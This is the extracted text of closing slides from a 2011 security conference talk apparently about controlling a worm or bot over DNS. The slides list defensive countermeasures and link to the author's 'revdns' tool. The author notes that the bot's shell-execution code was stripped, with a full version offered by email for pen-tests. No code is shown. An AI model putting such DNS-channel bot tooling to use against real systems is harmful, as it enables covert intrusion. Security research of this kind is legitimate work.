


Tomorrow






Exploiting...






Worm...






Worm...






Worm...






Worm...





Control...





Countermeasures

- **Use any IDS that can see anomalies in DNS traffic**
- **Disable recursion on the DNS server**
- **Use /etc/hosts =)**
- **Pray**



Download

If you are interesting in this work, you can download it from:

www.dsecrg.com/files/pub/tools/revdns.zip

P.S. I am scary of Russian police, so I remove from VBS BOT some code that doing an execution of shell-command. If you need it for legal purposes (pen-tests) – just write me an e-mail and I'll send you full version. Fell free to add whatever you want to this code =)



Questions?



www.twitter.com/asintsov
a.sintsov@dsec.ru



ConfidEncE 2011